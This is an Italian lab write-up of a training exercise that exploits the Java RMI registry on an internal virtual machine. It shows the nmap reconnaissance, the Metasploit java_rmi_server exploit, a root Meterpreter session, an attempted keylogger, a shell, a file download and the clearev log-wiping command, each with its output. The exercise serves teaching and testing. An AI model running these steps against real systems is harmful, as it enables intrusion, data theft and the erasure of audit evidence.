

REPORT 16/6

Prima di ogni cosa impostiamo le 2 macchine su rete interna e le mettiamo in comunicazione tra di loro a questo punto andiamo a fare una scansione con nmap

```
nmap -sV -p1099 192.168.99.113
```

dove con -sV tenta il ping e cerca di riconoscere i servizi attivi sulle porte, in questo caso sulla porta 1099 comunicandoci che sulla porta è attivo il servizio java-rmi.

Sfruttando questa informazione ci possiamo su msfconsole e cerchiamo tutti i vari exploit con

```
search java_rmi
```

```
(kali㉿kali)-[~]  
$ nmap -sV -p1099 192.168.99.113  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 08:24 EDT  
Nmap scan report for 192.168.99.113  
Host is up (0.0012s latency).
```

```
PORT      STATE SERVICE VERSION  
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 20.20 seconds
```

```
(kali㉿kali)-[~]  
$
```

```
=[ metasploit v6.3.4-dev ]  
+ -- --[ 2294 exploits - 1201 auxiliary - 409 post ]  
+ -- --[ 968 payloads - 45 encoders - 11 nops ]  
+ -- --[ 9 evasion ]
```

```
Metasploit tip: Use sessions -1 to interact with the  
last opened session  
Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > search java_rmi
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interface
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure De
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure En
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Dese


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_

A questo punto scegliamo il modulo migliore in questo caso il primo e con show options andiamo a vedere le configurazione di modulo e payload.

con il comando “set” andiamo ad impostare i parametri necessari in questo caso andiamo a fare

set RHOST “ip bersaglio”
set HTTPDELAY

e il comando run per lanciare l’exploit
a questo punto se tutto è stato configurato correttamente ci dovrebbe aprire una sessione di meterpreter con accesso root




A questo punto siamo possiamo eseguire qualsiasi comando arbitrario sulla macchina.

Sfruttando il comando “getuid” controlliamo di essere effettivamente root.

Con il comando “ifconfig” siamo in grado di visualizzare la configurazione di rete.

infine con il comando “route” per veedere la configurazione del routing



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4 5
kali@kali: ~
Applications
File Actions Edit View Help
[*] 192.168.99.113:1099 - Using URL: http://192.168.99.111:8080/BKpgxhJMYMY6DXf
[*] 192.168.99.113:1099 - Server started.
[*] 192.168.99.113:1099 - Sending RMI Header...
[*] 192.168.99.113:1099 - Sending RMI Call...
[*] 192.168.99.113:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.113
[*] Meterpreter session 1 opened (192.168.99.111:4444 -> 192.168.99.113:45624) at 2023-06-16 08:10:48 -0400

meterpreter > getuid
Server username: root
meterpreter > id
(-) Unknown command: id
meterpreter > ifconfig

Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.113
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe91:222c
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0.0.0.0
192.168.99.113 255.255.255.0 0.0.0.0

IPv6 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           ::
fe80::a00:27ff:fe91:222c ::           ::
meterpreter >
```

In seguito ho provato ad eseguire altri comandi come “keyscan_start” per registrare ciò che viene digitato sulla macchina colpita per poi visualizzarlo con “keyscan_dump” ma sfortunatamente non è supportato su questa versione.

possiamo aprire la shell con il comando “shell”.

ho provato ad eseguire il comando download per scaricare il file di configurazione di rete.

infine un ultimo comando molto utile “clearev”

che elimina i registri degli eventi di sistema

```
fe80::a00:27ff:fe91:222c :: ::
meterpreter > keyscan_start
[-] The "keyscan_start" command is not supported by this Meterpreter type (java/linux)
meterpreter > shell
Process 1 created.
Channel 1 created.
get /etc/network/interfaces
/bin/sh: line 1: get: command not found

^C
Terminate channel 1? [y/N] y
meterpreter > download /etc/network/interfaces
[*] Downloading: /etc/network/interfaces → /home/kali/interfaces
[*] Downloaded 316.00 B of 316.00 B (100.0%): /etc/network/interfaces → /home/kali/interfaces
[*] Completed : /etc/network/interfaces → /home/kali/interfaces
meterpreter > 
```

Per essere sicuri che la il servizio trovato sia effettivamente vulnerabile andiamo ad eseguire una prima scansione con Nessus dal quale risulta soltanto che la porta 1099 è aperta ma nessuna informazione sulla effettiva vulnerabilità.

←

→

↺

🏠

🔒

https://kali:8834/#/scans/reports/15/hosts/2/vulnerabilities/11219

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

🚫 There's an error with your feed. [Click here to view your license information.](#)

nessus

Essentials

Scans

Settings

FOLDERS

📁 My Scans

📁 All Scans

🗑️ Trash

RESOURCES

🛡️ Policies

🔧 Plugin Rules

📡 Terrascan

514 / tcp

192.168.99.113

🔗

Port 1099/tcp was found to be open

To see debug logs, please visit individual host

Port ▲

Hosts

1099 / tcp

192.168.99.113

🔗

Per risolvere il problema ho usato nmap e la sua possibilità di essere integrato con degli script nel mio caso ho usato il comando “nmap -sV --script vuln” dove con va ed eseguire una scansione per le vulnerabilità più comuni dandoci così la conferma della vulnerabilità e poter cominciare il reale processo di exploit

```
(kali㉿kali)-[~]  
$ nmap -script vuln -p 1099 192.168.99.113  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 10:46 EDT  
Nmap scan report for 192.168.99.113  
Host is up (0.0025s latency).  
  
PORT      STATE SERVICE  
1099/tcp  open  rmiregistry  
| rmi-vuln-classloader: To see debug logs, please visit individual host  
|   VULNERABLE:  
|   RMI registry default configuration remote code execution vulnerability  
|   State: VULNERABLE  
|   Default configuration of RMI registry allows loading classes from remote UR  
|   Ls which can lead to remote code execution.  
|  
|   References:  
|_  https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits  
|_  /multi/misc/java_rmi_server.rb  
  
Nmap done: 1 IP address (1 host up) scanned in 38.33 seconds  
(kali㉿kali)-[~]
```